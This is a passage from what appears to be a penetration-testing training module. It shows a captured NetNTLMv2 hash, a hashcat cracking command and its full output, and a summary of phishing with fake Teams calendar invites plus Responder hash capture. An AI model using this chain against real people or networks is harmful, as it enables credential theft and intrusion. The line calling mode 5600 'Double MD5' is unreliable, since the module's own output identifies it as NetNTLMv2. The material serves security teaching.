offsec::CORP1:b0473ae7fc387b68:26E980FE9C80DC71005274E7C3E1665F:0101000000000000C67C9EECF21ADB01CE26C7181BFD856200000000020008004C0049004F004D0001001E00570049004E002D00320045004D004900330046004B004600460052004400040014004C0049004F004D002E004C004F00430041004C0003003400570049004E002D00320045004D004900330046004B0046004600520044002E004C0049004F004D002E004C004F00430041004C00050014004C0049004F004D002E004C004F00430041004C000800300030000000000000000100000000200000A10EFE50A222919674D316C528835C66FB8A4E972B792B6AD801EF57A87311290A001000000000000000000000000000000000000900280048005400540050002F003100390032002E003100360038002E003200350031002E003100350031000000000000000000
Listing 18 - Obtaining the offsec credentials.
Next, we'll attempt to crack the hash with hashcat. We'll use -m 5600 to signify that the hash uses the Double MD5 algorithm, supply the hash.txt file as input, and use the popular rockyou.txt wordlist located at /usr/share/wordlists/rockyou.txt. This will hash the words in the wordlist and compare them to the user's hash. If they match, we've found the offsec user's plaintext password.
kali@kali:~$ hashcat -m 5600  hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu--0x000, 1249/2562 MB (512 MB allocatable), 4MCU

...

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 0 secs

OFFSEC::CORP1:b0473ae7fc387b68:26e980fe9c80dc71005274e7c3e1665f:0101000000000000c67c9eecf21adb01ce26c7181bfd856200000000020008004c0049004f004d0001001e00570049004e002d00320045004d004900330046004b004600460052004400040014004c0049004f004d002e004c004f00430041004c0003003400570049004e002d00320045004d004900330046004b0046004600520044002e004c0049004f004d002e004c004f00430041004c00050014004c0049004f004d002e004c004f00430041004c000800300030000000000000000100000000200000a10efe50a222919674d316c528835c66fb8a4e972b792b6ad801ef57a87311290a001000000000000000000000000000000000000900280048005400540050002f003100390032002e003100360038002e003200350031002e003100350031000000000000000000:lab

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: OFFSEC::CORP1:b0473ae7fc387b68:26e980fe9c80dc710052...000000
Time.Started.....: Mon Oct 21 09:06:09 2024 (1 sec)
Time.Estimated...: Mon Oct 21 09:06:10 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2540.9 kH/s (0.30ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1600512/14344385 (11.16%)
Rejected.........: 0/1600512 (0.00%)
Restore.Point....: 1599488/14344385 (11.15%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: lacielou -> la01ura
Hardware.Mon.#1..: Util: 82%

Started: Mon Oct 21 09:06:08 2024
Stopped: Mon Oct 21 09:06:11 2024
Listing 18 - Cracking the NetNTLMv2 password with Hashcat
Great! We carried out a successful phishing attack using an ICS calendar invite, captured the users hash with Responder and used hashcat to crack the password. We could use the credentials to gain initial access to the target network or use it in lateral movement on the network, if we had already gained initial access.
4.3. Wrapping Up
In this Learning Module we demonstrated how calendar invites can be weaponized in phishing attacks by exploiting the iCalendar (ICS) standard. By mimicking familiar tools like Microsoft Teams, we increased the likelihood of success in our phishing attempts. This method aligns with the MITRE ATT&CK framework, demonstrating the versatility of phishing as an initial access vector.
Using Responder, we captured NTLMv2 hashes when users tried to authenticate after clicking a phishing link. Armed with these hashes, we used Hashcat to crack the captured hashes, allowing us to gain plaintext credentials. By combining phishing with calendar invites and leveraging Responder for credential harvesting, we've gained a hands-on understanding of how attackers can further exploit these credentials for lateral movement or initial access in a compromised network.